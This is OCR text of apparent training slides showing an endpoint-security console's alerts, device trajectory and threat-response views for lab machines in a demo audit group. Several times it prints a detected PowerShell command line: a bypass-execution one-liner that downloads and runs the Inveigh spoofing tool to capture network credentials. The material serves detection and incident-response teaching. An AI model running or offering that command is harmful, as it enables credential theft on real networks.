
MRBROWN-PC.budlab.net detected a **Cloud IOC: W32.PowershellDownloadedExecutable.ioc**	High	Cloud IOC	2019-03-22 13:43:55 CET
MRBROWN-PC.budlab.net detected a **Cloud IOC: W32.PowersploitModuleDownload.ioc**	Critical	Cloud IOC	2019-03-22 13:43:55 CET
MRBROWN-PC.budlab.net detected a **Cloud IOC: W32.PowershellDownloadString.ioc**	Medium	Cloud IOC	2019-03-22 13:43:55 CET
MRPINK-PC.budlab.net detected a **Cloud IOC: W32.PowershellDownloadedExecutable.ioc**	High	Cloud IOC	2019-03-22 13:19:52 CET


File Detection
Connector Info
Comments

Description	PowerShell is a Windows utility that allows access to many Microsoft APIs within a shell environment. In this case, a script attempted to download a file or script to the local system and then execute it. Malware authors may use this to download items, rename them, execute and delete them with a single command.
Fingerprint (SHA-256)	a8fdba9d…6867dab8
File Name	powershell.exe
File Path	file:///C%3A/Windows/System32/WindowsPowerShell/v1.0/powershell.exe
Command Line Arguments	Powershell.exe -NoP -Exec Bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Inveigh/master/Inveigh.ps1'); Invoke-Inveigh -ConsoleOutput Y -HTTP Y -HTTPS Y -mDNS Y -NBNS Y -Proxy Y -WPADAuth Basic -HTTPAuth Basic
Parent Fingerprint (SHA-256)	db06c353…5aaff386

additional details

Analyze | View Upload Status | Add to Whitelist | File Trajectory


Device Trajectory
Take a Tour
Share
Send Feedback
Use Legacy Device Trajectory
MRPINK-PC.budlab.net in group Techtorial_2019_AUDIT
13 compromise events (spanning 5 days)
Filters
Search Device Trajectory
13:00
13:08
13:12
13:13
13:14
13:15
13:16
13:19
13:20
System
tstheme.exe [PE]
audiodg.exe [PE]
w32tm.exe [PE]
consent.exe [PE]
rdpclip.exe [PE]
defrag.exe [PE]
slui.exe [PE]
mobsync.exe [PE]
wuredir.cab.bak [CAB]
sdiagnhost.exe [PE]
svchost.exe [PE]
cab3142.tmp [CAB]
rundll32.exe [PE]
sdclt.exe [PE]
ipconfig.exe [PE]
cmd.exe [PE]
findstr.exe [PE]
netstat.exe [PE]
powershell.exe [PE]
netsh.exe [PE]
explorer.exe [PE]
{458c9e0a-4c9b-11e9-8....dat [OLE2]
iexplore.exe [PE]
Event Details
High
2019-03-22 13:19:51 CET
Cloud IOC: W32.PowershellDownloadedExecutable.ioc
Description: PowerShell is a Windows utility that allows access to many Microsoft APIs within a shell environment. In this case, a script attempted to download a file or script to the local system and then execute it. Malware authors may use this to download items, rename them, execute and delete them with a single command.
Command Line Arguments: Powershell.exe -NoP -Exec Bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercor /Kevin-Robertson/Inveigh/master/Inveigh.ps1'); Invoke-Inveigh -ConsoleOutput Y -HTTP Y -HTTPS Y -mDNS Y -NBNS Y -Proxy Y -WPADAuth Basic -HTTPAuth Basic


Event Details
2019-03-22 13:19:53 CET
Outgoing connection from powershell.exe, Microsoft® Windows® Operating System 6.1.7600.16385 (
a8fdba9d…6867dab8)[PE_Executable] at
192.168.77.20 TCP Port 58010 to http://192.168.77.110/wpad.dat (192.168.77.110 Port 80) .
Unknown disposition.
Benign process distribution.
At 12:19:53, Fri Mar 22 2019 UTC
Parent file SHA-1: 5330fedad485e0
Parent file MD5: 852d67a27e454bc
Parent file size: 473600 bytes.
192.168.77.110
IP
Copy to Clipboard
Search
Add to Current Casebook
Add to New Casebook
Talos Intelligence
Search for this IP
Umbrella
IP view for 192.168.77.110
Threat Response
Investigate this IP
Take a Tour
Share
Send Feedback
Use Legacy Device Trajectory
13 compromise events (spanning 5 days)
Event Details
High
2019-03-22 13:19:51 CET
Cloud IOC: W32.PowershellDownloadedExecutable.ioc
Description: PowerShell is a Windows utility that allows access to many Microsoft APIs within a shell environment. In this case, a script attempted to download a file or script to the local system and then execute it. Malware authors may use this to download items, rename them, execute and delete them with a single command.
Command Line Arguments: Powershell.exe -NoP -Exec Bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercor
/Kevin-Robertson/Inveigh/master/Inveigh.ps1'); Invoke-Inveigh -ConsoleOutput Y -HTTP Y -HTTPS Y -mDNS Y -NBNS Y -Proxy Y -WPADAuth Basic -HTTPAuth Basic
pivoting

3 Targets | 1 Observable | 0 Indicators | 0 Domains | 0 File Hashes | 1 IP Address

Relations Graph Showing 36 nodes

Target
Windows 10, SP 0.0

Targeted by 1 unique threat, 13 times in the last month

Hostname
mrorange-pc.budlab.net


AMP Computer GUID
46b334e4-6a88-4b82-a176-...

IP Address
192.168.34.7

MAC Address
00:50:56:ae:59:94

IP Address
169.254.191.35

MAC Address
02:00:4c:4f:4f:50




Thank you